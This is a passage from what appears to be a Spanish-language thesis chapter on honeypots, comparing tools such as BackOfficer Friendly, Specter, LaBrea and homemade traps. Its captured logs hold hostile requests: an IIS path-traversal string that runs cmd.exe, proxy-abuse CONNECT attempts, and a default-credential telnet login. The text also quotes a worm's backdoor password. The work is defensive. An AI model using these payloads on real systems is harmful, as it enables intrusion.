


Figura 2.1: *Esquema Honeypot de baja interacción*

2.1.5. Nivel de Interacción de los Honeypots

Ya se ha discutido los diferentes tipos de *honeypots* así como su aportación a las áreas de seguridad en cómputo. Pero existe un punto muy importante que no se ha discutido aún y que es de suma importancia, este es el nivel de interacción de los *honeypots*. El nivel de interacción es un concepto creado para comprender mejor las habilidades de los diferentes honeypots. Es cómo se mide la funcionalidad que un *honeypot* proporciona a un *intruso*. Cuando un *intruso* interactúa con un *honeypot*, se tienen diferentes niveles de funcionalidad que el *honeypot* podrá proveer. Algunos *honeypots* pueden proveer únicamente un conjunto de servicios emulados, mientras otros únicamente proporcionan aplicaciones completas con un sistema operativo completo para que el *intruso* pueda tener acceso a el. Es por esta razón por la cual no hay dos *honeypots* iguales, ya que todos manejan un nivel de interacción distinto. Como se muestra en el **cuadro 2.1**, se pueden tener tres niveles de interacción distintos: Bajo, Medio y Alto. [4]

El nivel de interacción dependerá de lo que se quiera registrar. Los diferentes niveles de interacción tienen diferentes ventajas y desventajas. Eso puede ser crítico al decidir que tipo de *honeypot* se desea y como se desarrollará este.

Como se muestra en la **figura 2.1** una baja interacción con el *honeypot* reduce el riesgo al mínimo. Reduciendo la interacción del *intruso*, deberá ser fácil de instalar, configurar, administrar y será sencillo emular algunos servicios comunes.




Figura 2.2: *Esquema Honeypot de mediana interacción*

Los *intrusos* podrán examinar y potencialmente conectarse a varios puertos. La información es limitada (principalmente, ¿quién se conecta ?, ¿a qué puertos y cuándo ?), sin embargo, es poco lo que un *intruso* puede explotar ya que la interacción con el *honeypot* es casi nula.

Entre mayor sea la funcionalidad de un *honeypot*, serán más las actividades que un *intruso* podrá realizar y más información podrá ser obtenida de esto. Sin embargo, para que esto ocurra, un *intruso* deberá realizar mayor actividad con el *honeypot* y mayor será el daño potencial que un *intruso* podrá realizar. Por ejemplo, en el la **figura 2.2** se observa que en un *honeypot* de mediana interacción el cual interactúa con el *intruso* al mínimo, y se envían respuestas a sus peticiones, estas respuestas pueden ser respuestas automáticas comunes.

En el otro extremo, se podrá tener una alta interacción con los *honeypots* como se muestra en la **figura 2.3** aquí se tiene gran riesgo, ya que el *intruso* puede comprometer el sistema y utilizar todos sus recursos, los cuales pueden ser sistemas actuales con gran poder de cómputo. Se podrá aprender mucho más si es un sistema operativo actual, con el propósito de que el *intruso* lo comprometa e interactúe, sin embargo, esto también incluye un alto nivel de riesgo, ya que el *intruso* tiene un sistema operativo actual para trabajar, además puede interactuar con todos los recursos del sistema comprometido.

Ninguna de estas soluciones es un mejor *honeypot*. Todo esto dependerá de lo que se intente registrar. Se debe recordar que los *honeypots* no son una solución. Son una herramienta. Su valor dependerá de cuáles sean los objetivos en la investigación para una alerta y detección temprana.




Figura 2.3: *Esquema Honeypot de alta interacción*

2.1.6. Soluciones *Honeypot*

Basados en un nivel de interacción se van a comparar algunas de las posibles soluciones *honeypot*. Se discutirán algunos tipos de *honeypots* comerciales y libres. Hay una gran variedad de otras posibilidades de *honeypot*, sin embargo, esta selección cubre un rango de opciones. Se abordarán los siguientes:

- *BackOfficer Friendly* : *Honeypot* libre de baja interacción, basado en *Windows*. Buena solución si se es nuevo en tecnologías *honeypot*.
- *Specter* : *Honeypot* comercial de baja interacción, se instala en un sistema *Windows*. Excelente solución para trabajar si no se ha trabajado con *honeypots* anteriormente.
- *Honeypots caseros*. Diversas aplicaciones sencillas que pueden detectar, registrar y detener varios ataques como *spammers, gusanos* y *escaneos*
- *NetFacade* : *Honeypot* comercial de baja interacción, puede emular una red clase C con múltiples sistemas operativos.
- *Smoke Detector* : *Honeypot* comercial de baja interacción, basado en un dispositivo.
- *Honeyd* : *Honeypot* de baja interacción, basado en *Unix* para plataforma *BSD*. Puede emular redes de sistemas (cerca de 60,000 sistemas al mismo tiempo).
- *Deception Toolkit* : *Honeypot* libre de mediana interacción, escrito en *Lenguaje PERL y C*. Su primera versión fue liberada en 1997; basado en engañar a los *intrusos* y emular aplicaciones.
- *Mantrap* : *Honeypot* comercial de alta interacción, basado en *Solaris*, crea cuatro sistemas dentro de un sistema operativo. Cuenta con habilidades de captura de datos.
- *Bait-n-Switch* : No es realmente un *honeypot*. En vez de eso, es una tecnología que dirige todo el tráfico de no producción o tráfico no autorizado a el *honeypots*. Un concepto muy poderoso.
- *Bigeye* : Un *honeypot* de baja interacción que emula varios servicios.

- *HoneyWeb* : Emula diferentes tipos de servidores web.
- *KFSensor* : Un *honeypot* de baja interacción poderoso y fácil de utilizar basado en *Windows*.
- *NetBait* : Es una solución comercial muy poderosa. Opera redireccionado ataques en contra de IP sin utilizar a *honeypots farms*
- *Honeynets* : *Honeypot* libre de alta interacción, diseñado para la investigación de *intrusos*. Esta es una solución compleja y no apta para novatos.

A continuación se describirá más a detalle cada una de estas soluciones.

BackOfficer Friendly

BackOfficer Friendly (BOF)[8] es muy simple pero muy útil, desarrollado por ***Marcus Ranum***. Este es un buen ejemplo de una baja interacción con el *honeypot*. Distribuido por *Network Flight Recorder (NFR)*, *BackOfficer Friendly* es libre únicamente para uso personal.

Esta es una buena manera de aprender en el concepto y valor de los *honeypots*. *BackOfficer Friendly* es un programa que se ejecuta en la mayoría de los sistemas *Windows*. Como se puede observar en las **figuras 2.4** y **2.5** lo que *BackOfficer Friendly* hace es emular algunos servicios básicos, como podrían ser: *http*, *ftp*, *telnet*, *mail* o *BackOrifice*. Cuando se realiza algún intento de conexión a los puertos, *BackOfficer Friendly* se encuentra monitoreando, y registrará estos intentos, se puede apreciar esto en la **figura 2.6** y **2.7**. *BackOfficer Friendly* también cuenta con la opción de falsas respuestas, las cuales son enviadas al *intruso* cuando se conecta. De esta manera se podrá registrar ataques *http*, intentos de ingreso por fuerza bruta a través de *telnet*, o una variedad de otras actividades. El valor de *BackOfficer Friendly* es la detección. Permite monitorear únicamente un número limitado de puertos, pero estos puertos representan los servicios más comúnmente atacados. Un buen ejemplo de un *honeypot de producción*.

Además **BackOfficer Friendly** permite almacenar los registros en archivos, con esto se puede obtener evidencia de eventos pasados.

```
Sep 24 10:14:15    HTTP request from 211.233.3.29: GET /scripts/
nsiislog.dll
Wed Sep 24 13:25:49    Telnet connection from 24.57.15.206
Wed Sep 24 13:25:50    Telnet login attempted from 24.57.15.206:
user: enable, password: cisco
Fri Oct 03 05:58:34    HTTP bogus request from 143.129.140.139:
CONNECT 1.3.3.7:1337
HTTP/1.0
Sat Oct 04 16:48:32    HTTP bogus request from 62.50.74.92:
CONNECT 1.3.3.7:1337 HTTP/1.0
```

[8] *BackOfficer Friendly* puede obtenerse en: http://www.nfr.net/products/bof/.




Figura 2.4: *Habilitación de BackOfficer*




Figura 2.5: *Opciones de BackOfficer*




Figura 2.6: *Detección de Conexiones con BackOfficer*




Figura 2.7: *Detección de Ataque con BackOfficer*

```
Sat Oct 04 16:32:08    HTTP request from 127.0.0.1: GET /index.html
Sat Oct 04 16:32:17    HTTP request from 127.0.0.1: GET /index.html
Sat Oct 04 16:48:32    HTTP bogus request from 62.50.74.92:
CONNECT 1.3.3.7:1337 HTTP/1.0
Sat Oct 04 18:19:15    FTP connection from 212.67.196.23
Sat Oct 04 18:28:31    FTP connection from 212.67.196.23
Sat Oct 04 18:36:12    FTP connection from 148.206.32.32
Sat Oct 04 18:38:54    FTP connection from 148.206.32.32
Sat Oct 04 18:47:11    HTTP request from 24.43.155.106: GET
/scripts/..%255c%255c../winnt/system32/cmd.exe?/c+dir
Sat Oct 04 18:55:53    FTP connection from 212.67.196.23
```

Fácil de instalar, *BackOfficer Friendly* es un poderoso programa de monitoreo que se ejecuta en segundo plano, esperando que alguien tenga una interacción del otro lado de la red.

Specter

Specter[9] es un producto comercial y también podría ser llamado un *honeypot de producción* de baja interacción. Es similar a *BackOfficer Friendly* ya que también emula servicios, pero puede emular un gran rango de servicios y funcionalidades. Como complemento, *Specter* puede emular servicios, pero además como se puede observar en la **figura 2.8** emula una variedad de sistemas operativos. De igual manera que *BackOfficer Friendly* es fácil de implementar y de bajo riesgo. *Specter* trabaja instalándose en un sistema *Windows*. Los riesgos son mínimos ya que no hay un sistema operativo real con el cual un *intruso* tenga interacción. Por ejemplo, *Specter* puede emular un servidor *web* o *telnet* del sistema operativo que se elija. Cuando un *intruso* se conecta, *specter* lista un encabezado de *http* o una pantalla de login. El *intruso* podrá entonces intentar obtener páginas *web* o ingresar al sistema. Esta actividad es capturada y registrada por *Specter*, sin embargo, es muy poco lo que un *intruso* puede realizar. *Specter* no es una

[9]Para mayor información acerca de cómo obtener *Specter* consultar: http://www.specter.com/

aplicación real con la que un *intruso* pueda tener alguna interacción, en vez de esto se proporcionan funcionalidades con algunas limitaciones. El valor de *Specter* se encuentra en la detección. Puede determinar rápida y fácilmente quién está observando y para qué. Como un *honeypot*, este reduce los falso positivos y los falso negativos simplificando el proceso de detección. *Specter* también soporta una variedad de alertas y mecanismos de registro.

Figura 2.8: *Arquitectura de Specter*

Una de la pocas fallas de *Specter* es que también permite recoger demasiada información o la habilidad automática de recoger mucha información. Parte de esta información recogida es relativamente pasiva, como podrían ser algunos métodos de identificación pasiva: *Whois* o *DNS lookups*. Sin embargo, parte de esta información es activa, como podría ser un puerto escaneado por el *intruso*. Mientras esta funcionalidad inteligente podría ser de valor, ya que no se querrá que el *intruso* tenga conocimiento de que está siendo observado y registrado, se debe tener cuidado si se implementa alguna respuesta automática hacia el *intruso*.

Specter es un *honeypot* inteligente o sistema de engaño *(deception)*. Simula un sistema completo, proporcionando una interesante fuente de información alejando a los *intrusos* de los sistemas reales. Los servicios que *Specter* proporciona son servicios comunes de *Internet* los cuales aparentan ser perfectamente normales para los *intrusos* pero de hecho son trampas, ya que les permite realizar intentos de conexión al sistema e incluso enviar paquetes al sistema sin que tengan conocimiento de que toda la actividad se está registrando.

Otra posibilidad interesante es instalar *Specter* en un sistema de producción como podría ser un servidor de *mail*. En el escenario el servicio *SMTP* es un servicio real proporcionado por el sistema y todos los demás servicios son simulados por *Specter*. Si un *intruso* verifica el sistema en busca de vulnerabilidades, podrá determinar que el sistema se encuentra ejecutando una variedad de servicios que pueden ser vulnerables, así que probablemente intente




Figura 2.9: *Consola de Control de Specter*

ingresar por alguno. Pero cuando el *intruso* crea que ha logrado ingresar, estará generando una alerta y será analizado, todo lo que el *intruso* realice será registrado, al mismo tiempo que un *correo electrónico* se envía a la persona encargada de la administración de *specter*. Dentro de las ventajas que *Specter* proporciona se encuentran:

- La actividad sospechosa en la red puede ser detectada tempranamente.
- Los administradores son notificados en tiempo real de actividad hostil, así pueden inmediatamente analizar el problema y tomar acciones.
- Los registros detallados proporcionan información sobre el nivel de destreza del *intruso* así como sus intenciones y pueden ser una buena evidencia.
- Puede ser coleccionada importante información acerca de la identidad de los *intrusos* automáticamente.
- El sistema es fácil de instalar y configurar.
- Ninguna falsa alerta y ningún usuario ilegítimo podrá ingresar al *honeypot*.

Specter cuenta con una consola de control gráfica que se puede observar en la **figura 2.9**. La cual sirve para configurar y verificar el estado de *specter*. Además *Specter* puede ser configurado remotamente desde un sistema *Windows*.

Specter también cuenta con una poderosa herramienta llamada *Log Analizer*, que se muestra en la **figura 2.10**. La cual es capaz de buscar en la base de datos de incidentes y




Figura 2.10: *Analizador de Registros de Specter*

desplegar toda la información acerca de un determinado incidente, esto se puede apreciar en la **figura 2.11**.

Los sistemas operativos y opciones de carácter combinadas con los servicios, trampas, contraseñas y otras situaciones permiten que *Specter* pueda aparentar más de 400 millones de posibilidades distintas. El uso de nombres de usuario complejos, páginas *web*, mensajes de *mail*, *logins* y otras opciones incrementan este número grandemente. Agrega otra capa de abstracción al cambiar al azar las vulnerabilidades. Por lo tanto, es virtualmente imposible para un *intruso* detectar un sistema *Specter* al observar configuraciones, vulnerabilidades o combinación de servicios de red.

La variedad de sistemas operativos y las opciones de configuración permiten que *Specter* sea integrado perfectamente en cualquier ambiente. Es fácil utilizar sus herramientas y cualquier administrador con conocimientos solidos puede instalar un *honeypot* profesional en poco tiempo. *Specter* produce registros detallados de protocolos para análisis técnicos, con lo cual cualquiera puede entender los registros sin un alto nivel de conocimientos sobre ciertos protocolos.

Honeypots Caseros

Otro *honeypot* común es el *honeypot casero*. Estos *honeypots* son de baja interacción. Su propósito usualmente es capturar actividad específica, como *gusanos* o actividad de *escaneos*. Pueden ser utilizados como *honeypots de producción* o de *investigación*, dependiendo de su




Figura 2.11: *Información detallada sobre incidente con Specter*

propósito. Una vez más, aquí no hay mucho con lo que el *intruso* mantenga una interacción, sin embargo, el riesgo es reducido por lo que es poco el daño que el *intruso* podrá hacer. Un ejemplo común es crear un servicio que se esté ejecutando en el puerto 80 (*http*) capturando todo el tráfico hacia y del puerto. Esto se hace para capturar ataques de *gusanos*. Una implementación podría ser usando *netcat*[10] de la manera siguiente:

```
netcat -l -p 80 > c:\honey\gusano\
```

Con el comando anterior, un *gusano* podría conectarse al puerto 80 donde está escuchando *netcat*. El ataque del *gusano* hace una conexión *TCP* exitosa y la transferencia se realiza. Esta comunicación podría entonces ser almacenada localmente en el *honeypot*, y ser analizada por el administrador, quien puede evaluar la amenaza del *gusano*.

Los *honeypots caseros* pueden ser modificados para realizar mucho más (y emular mucho más), requiriendo un alto nivel de implicación e incurre en un alto nivel de riesgo. Se pueden crear ambientes controlados dentro del sistema operativo permitiendo al administrador registrar y monitorear toda la actividad del sistema. Los *intrusos* pueden entonces tener una interacción con este ambiente controlado. El valor aquí es: el *intruso* podrá realizar más acciones y se podrá aprender más. Sin embargo, se debe tener mucho cuidado, el *intruso* podrá tener una interacción con mayor funcionalidad, por lo que más cosas pueden salir mal cuando el *honeypot* sea potencialmente comprometido.

[10] *Netcat* es una utilería que permite escuchar y registrar toda la actividad de un puerto específico.

Algunos ejemplos de *honeypot caseros* son:

- *Monitor de puertos.* Escrito en lenguaje *PERL* por ***Johannes B. Ullrich***, utilizado para capturar las salidas del *gusano W32*[11].
- *Winetd.* Emulador *Inetd* para *Windows.*
- *Honeypot Sendmail.* Utilizado para identificar *spammers* de *sendmail.*
- *LaBrea Tarpit.* Permite identificar y deshabilitar ataques de *gusanos.*

A continuación se describirán estos cuatro ejemplos de *honeypots caseros.*

Monitor de puertos

El monitor de puertos es un *honeypot* simple compuesto por un *script* [12] utilizado para capturar la actividad enviada a un puerto. Originalmente diseñado por ***Johannes B. Ullrich*** para capturar el *gusano Leaves.*

Cuando una conexión se realiza, este programa capturará la cadena inicial enviada (usualmente la contraseña estándar en el caso del *gusano Leaves*: PWD14438136782715101980). En respuesta a la cadena inicial, el servidor enviará:

```
23:21:47 - March 07, 2003, Saturday, verson: BoNus 2.1
```

El procedimiento del *gusano* será enviar el comando del *exploit* actual, el cual es registrado. El *honeypot* responderá con:

```
downloading file. file successfully downloaded. [11020 bytes]
```

Este mantendrá la conexión abierta para comandos adicionales. Por lo que, este es un *honeypot* de baja interacción, pero bastante exitoso en la búsqueda de nueva actividad del *gusano.* Simplemente captura lo que le es enviado engañando al *gusano.*

Winetd

Winetd[13] es un verdadero *inetd* para *NT4* y *Windows 2000.* Este ejecutará demonios reales, módulos de *honeypot.*

Tiene incluidos muchos demonios simulados en su reciente versión algunos demonios reales como *tcp wrappers*, y el código *skeleton.*

Las utilerías preferidas pueden ser utilizadas por *Winetd*, si pueden ser controladas a través de la línea de comandos, *Wined* podrá ejecutarlas, estas ejecutan *Winetd* y pasará cualquier conexión que ingrese al programa (un *demonio*) o la dirección *IP* (si es un

[11] El termino W32 es utilizado para identificar a todos aquellos *gusanos* que afectan los sistemas operativos *windows* y que generalmente se distribuyen a través del *correo electrónico*

[12] El *script* del monitor de puertos puede ser obtenido en: http://www.enteract.com/lspitz/leaves.txt

[13] Para mayor información acerca de *Winetd* consultar: *http://www.cotse.com/CotseLabs/winetd*

script de escaneo programado).

Los *demonios* incluidos son:

- daytime
- echo
- smtp
- telnet
- leapfrog
- tcp wrappers
- digwhois (un programa que otorga dos demonios: *whois* y *arin*)
- scan-.20.pl (registra toda la información de la máquina conectada)

Este es un *honeypot* de baja interacción que permite emular varios servicios de *inetd* dentro de un sistema *windows*.

Honeypot Sendmail

Honeypot Sendmail consiste de varias técnicas[14], el uso de estas técnicas tiene como propósito ayudar a complementar la pelea en contra del *relay spam*. El *relay spam* puede ser combatido en la fuente y el destino del *relay*. Existen varias técnicas de filtros de *spam* en el *host* destino. Los *ISPs* no proporcionan servicio para *relay spam* y cancelan cualquier cuenta que se encuentre comprometida en *relay spam*.

Las técnicas para pelear en contra del *relay* existen pero no son generalmente utilizadas. La técnica de configurar *Sendmail*[15] para aceptar y descartar mensajes de *relay* aparentemente no son utilizadas frecuentemente.

La técnica generalmente utilizada consiste en configurar el servidor de *correo electrónico* para filtrar los mensajes entrantes para identificar y parar la entrega de mensajes *spam*. Una característica de los mensajes de *relay spam*, es que cuentan con múltiples destinatarios. La técnica consiste en que los mensajes con más de un destinatario son sujetos a una prueba de validación. Si estos mensajes pasan la validación son entregados. El resto permanecen detenidos y son revisados periódicamente, los mensajes validos son entregados. Esta técnica funciona pero es muy compleja y requiere de una atención frecuente.

Una técnica simple puede ser expresada en un comando sencillo:

[14]Para mayor información acerca de estas técnicas ver *http://fightrelayspam.homestead.com/fightrelayspam/files/antispam02132002.htm*.

[15]Sendmail es uno de los programas más utilizados para proporcionar servicio de *correo electrónico*.

```
sendmail -db
```

Para versiones de *sendmail* 8.9 en adelante el *relay* no se encuentra de forma estándar. Por lo que será necesario activarlo con la siguiente línea en el archivo de configuración:

```
FEATURE('promiscuous_relay')dnl
```

Además se debe asegurar que una vez que el *relay* sea habilitado, *sendmail* no intente entregar el mensaje a los destinatarios. Esto se indica a *sendmail* de la siguiente manera:

Cambiar:

```
# default delivery mode
O DeliveryMode=background
```

Por:

```
# default delivery mode
O DeliveryMode=queue
```

Con esto finalmente el sistema aparentará contar con un bonito y buen *relay* abierto. Es obvio que esta técnica no se recomienda utilizar en un servidor de *correo electrónico* de producción. Es útil y efectiva en cualquier sistema conectado a la red que no es un servidor de *correo electrónico*, pero se encuentra ejecutando algún sistema operativo como *Unix* o *Linux*.

El *correo electrónico* normal no se ve afectado. Si esta técnica se ejecuta en un servidor que no es servidor de *correo electrónico*. En este servidor no recibirá *correo electrónico* legítimo normal. Si algún mensaje de *correo electrónico* se dirige hacia el servidor o desde este, el flujo normal del *correo electrónico* en el ambiente de producción no será afectado.

Los únicos mensajes de *correo electrónico* atrapados en el servidor deberán de tratarse de *relay* o mensajes de prueba. Es obvio que los *spammers* utilizan los *relays* abiertos, es obvio que buscan *relays* abiertos. Si esto ocurre es obvio que los *spammers* realizan esto de la manera más simple posible: escanean *Internet* en busca de *relays* abiertos. Si se crea un sistema en la red que acepte pero no distribuya mensajes *spam*, es seguro que este sistema será fuente de este tipo de ataques y por lo tanto podrá atrapar los mensajes de prueba de *relay*.

Una vez que se han atrapado mensajes de prueba de *relay* se puede reportar estos al proveedor *ISP* de la *dirección IP* fuente del ataque.

LaBrea Tarpit

LaBrea[16] es un programa que crea una barrera, se dice que es un *honeypot* de detección. *LaBrea* toma las últimas direcciones IP sin utilizar en una red y crea sistemas virtuales que

[16]Para mayor información acerca de como obtener *LaBrea* consultar : *http://www.hackbusters.net/LaBrea/*.

responden a intentos de conexión.

El concepto original de *LaBrea* comienza en respuesta al *gusano Code Red*. Este gusano escanea todo un segmento de una red y no se detiene. No se puede parar al *gusano* pero si se puede disminuir su intensidad.

LaBrea es una pequeña aplicación basada en *Linux* que toma las direcciones *IP* sin utilizar de una red para utilizarlas creando una trampa, la cual puede detener o reducir los escaneos en la red. Las respuestas de *LaBrea* pueden causar que el sistema que se encuentra realizando los escaneos se detenga, en ocasiones por un largo tiempo.

Una vez que el sistema virtual ha sido creado, *LaBrea* monitorea todo el tráfico destinado para la *dirección MAC*, la cual ha sido proporcionada al *ruteador*, una vez que una conexión se realiza al sistema, serán enviadas respuestas que mantendrán ocupado al sistema fuente del ataque por un largo período de tiempo. *LaBrea* es una trampa que es utilizada para capturar *gusanos* y *escaners*.

LaBrea podrá también atrapar y sujetar los intentos de conexión. Para cambiar una conexión de estado establecido a un estado de persistencia, *LaBrea* puede literalmente atrapar las conexiones abiertas por un período indefinido de tiempo, por lo tanto un proceso será reiniciado cuando el otro lado lo termine. Comunicarse de esta manera hace que el ancho de banda no sea afectado de gran manera, además el ancho de banda puede ser configurado.

Para engañar eficientemente a las más avanzadas herramientas de escaneo haciéndoles creer que los sistemas virtuales son reales, *LaBrea* proporciona respuestas estándar a un número de pruebas típicas de red, como podría ser *escaneos SYN/ACK*.

Todos los intentos de conexión pueden ser considerados sospechosos por naturaleza, ya que los sistemas no existen realmente.

LaBrea también puede prevenir en contra de actividad maliciosa haciendo que la creación de *gusanos* sea menos intensa y las actividades de los *intrusos* menos peligrosa.

NetFacade

NetFacade[17] que cuenta con tecnología de *Detector de Intrusos* proporciona una habilidad de alerta en el uso de seguridad en red o manejo de intrusiones no autorizadas dentro de la red. *NetFacade* agrega un perímetro adicional de monitoreo para las intrusiones, complementando a los *Firewalls* y *Sistemas de Detección de Intrusos (IDS)*, y reduce la posibilidad de intrusiones ocurridas sin alerta previa de la actividad. Como complemento, este es un efecto secundario para distracción de *intrusos* para evitar que prueben o ataquen

[17]Para mayor información acerca de como obtener *NetFacade* consultar : *http://www.itsecure.bbn.com/NetFacade.html.*

la red de producción real.

